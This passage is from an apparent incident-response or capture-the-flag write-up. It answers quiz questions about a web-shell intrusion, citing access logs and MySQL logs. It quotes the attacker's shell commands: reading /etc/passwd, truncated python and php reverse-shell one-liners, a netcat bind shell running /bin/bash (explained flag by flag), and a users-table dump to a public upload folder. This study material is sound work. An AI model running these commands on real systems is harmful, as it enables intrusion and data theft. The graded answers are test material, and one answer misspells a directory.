63.141.51.187 - - [07/Dec/2023:02:23:14 +0000] "GET /IMPWeb/hackable/uploads/snowshell.php?cmd=cd+%2Fhome%2FWebAdmin%2F HTTP/1.1" 200 362 "http://13.40.107.141/IMPWeb/hackable/uploads/
snowshell.php?cmd=cat+%2Fetc%2Fpasswd" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
```

Q16) The attacker tried to establish further access to the server utilising their existing access. What two languages were used in this attempt? (Format: Language, Language) *(2 points)*

php, python Correct! ✔

GET	HTTP/1.1	/IMPWeb/hackable/uploads/snowshell.php?cmd=python+-c+'exec("""import+socket+as-
GET	HTTP/1.1	/IMPWeb/hackable/uploads/snowshell.php?cmd=php+-r+'$s=socket_create(AF_INET,S

Q17) What directory did the attacker attempt to access multiple times? (Format: /something/) *(2 points)*


/home/FWebAdmin

Correct! ✔

REQUESTED FILES (URLS)

TOP REQUESTS SORTED BY HITS [, AVGTS, CUMTS, MAXTS, MTHD, PROTO]

Panel Options



#	Hits	Visitors	Bandwidth	Method	Protocol	Data
	103 Max: 26 Min: 1	34 Max: 1 Min: 1	1.63 MiB Max: 1.51 MiB Min: 362 B			34 Total
22	1 (0.97%)	1 (2.94%)	362 B (0.02%)	GET	HTTP/1.1	/IMPWeb/hackable/uploads/snowshell.php?cmd=python+-c+'exec("""import+socket
23	1 (0.97%)	1 (2.94%)	362 B (0.02%)	GET	HTTP/1.1	/IMPWeb/hackable/uploads/snowshell.php?cmd=php+-r+'$s=socket_create(AF_INI
24	1 (0.97%)	1 (2.94%)	362 B (0.02%)	GET	HTTP/1.1	/IMPWeb/hackable/uploads/snowshell.php?cmd=cd+..
25	1 (0.97%)	1 (2.94%)	362 B (0.02%)	GET	HTTP/1.1	/IMPWeb/hackable/uploads/snowshell.php?cmd=cd+/home/WebAdmin/
26	1 (0.97%)	1 (2.94%)	362 B (0.02%)	GET	HTTP/1.1	/IMPWeb/hackable/uploads/snowshell.php?cmd=wtf
27	1 (0.97%)	1 (2.94%)	362 B (0.02%)	GET	HTTP/1.1	/IMPWeb/hackable/uploads/snowshell.php?cmd=cd+/home/WebAdmin/Desktop
28	1 (0.97%)	1 (2.94%)	362 B (0.02%)	GET	HTTP/1.1	/IMPWeb/hackable/uploads/snowshell.php?cmd=cmd+-c+"cd+/home/WebAdmin/"

Q18) What command gets the attacker another method of remote access? (Format: Command (encoded or unencoded both accepted)) *(2 points)*

nc(-nlvp 51337 -e /bin/bash)

Correct! ✔

- `nc` : The `netcat` command.
- `-nlvp 51337` : Options for `netcat` to set up a listener (`-l`) on port 51337 (`-p 51337`) in verbose mode (`-v`). This creates a listening socket for incoming connections.
- `-e /bin/bash` : Specifies that when a connection is established, the `/bin/bash` shell should be executed.

3	12 (11.65%)	1 (2.94%)	4.69 KiB (0.28%)	GET	HTTP/1.1	/IMPWeb/hackable/uploads/snowshell.php?cmd=ls
4	5 (4.85%)	1 (2.94%)	1.77 KiB (0.11%)	GET	HTTP/1.1	/IMPWeb/hackable/uploads/snowshell.php?cmd=nc+-nlvp+51337+-e+/bin/bash

Q19) What local port does the attacker manage to gain remote access on? (Format: Port Number) *(2 points)*

51337 Correct! ✔

Q20) What 2 accounts did the attacker fail to access the database on? (Format: account1, account2) *(2 points)*

www-data, admin Correct! ✔

329	2023-12-07 02:34:46.939742	[www-data] @ localhost []	907	1	Connect	www-data@localhost on using Socket
330	2023-12-07 02:34:46.939807	[www-data] @ localhost []	907	1	Connect	Access denied for user 'www-data'@'localhost'
331	2023-12-07 02:38:12.740583	[www-data] @ localhost []	908	1	Connect	www-data@localhost on using Socket
332	2023-12-07 02:38:12.740649	[www-data] @ localhost []	908	1	Connect	Access denied for user 'www-data'@'localhost'
333	2023-12-07 02:42:16.797794	[admin] @ localhost []	909	1	Connect	admin@localhost on using Socket
334	2023-12-07 02:42:16.797862	[admin] @ localhost []	909	1	Connect	Access denied for user 'admin'@'localhost'
335	2023-12-07 02:42:42.104393	[root] @ localhost []	910	1	Connect	root@localhost on using Socket
336	2023-12-07 02:44:14.191546	root[root] @ localhost []	910	1	Quit	

Q21) What time did the attacker successfully connect to the database? (Format: YYYY-MM-DD HH:MM:SS) *(2 points)*

2023-12-07 02:42:42 Correct! ✔

334	2023-12-07 02:42:16.797862	[admin] @ localhost []	909	1	Connect	Access denied for user 'admin'@'localhost'
335	2023-12-07 02:42:42.104393	[root] @ localhost []	910	1	Connect	root@localhost on using Socket

Q22) What database did the attacker connect to? (Format: Database Name) *(2 points)*

IMPSnowflakeDB2 Correct! ✔

339	root[root] @ localhost []	913	1	Quit	
340	[root] @ localhost []	914	1	Connect	root@localhost on IMPSnowflakeDB2 using Socket

Q23) What table does the attacker dump, and what is the output file name? (Format: table, file.ext) *(2 points)*

users,out.csv Correct! ✔

345	root[root] @ localhost []	916	1	Query	show tables
346	root[root] @ localhost []	916	1	Query	SELECT * FROM users INTO OUTFILE \\var\\www\\html\\IMPWeb\\hackable\\uploads\\out.csv

Q24) What time does the attacker download their download the export? (Format: DD/Mon/YYYY:HH:MM:SS) *(3 points)*

07/Dec/2023:02:52:48

Correct! ✔

```
145 63.141.51.187 - - [07/Dec/2023:02:52:48 +0000] "GET /IMPWeb/hackable/uploads/
    out.csv HTTP/1.1" 200 759 "http://13.40.107.141/IMPWeb/hackable/uploads/"
    "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
146 63.141.51.187 - - [07/Dec/2023:02:45:51 +0000] "GET /IMPWeb/hackable/uploads/
    snowshell.php?cmd=nc+-nlvp+51337+-e+%2Fbin%2Fbash HTTP/1.1" 200 362 "-" "Mozilla
    /5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
147
```

.* Aa “” out.csv Find Find Prev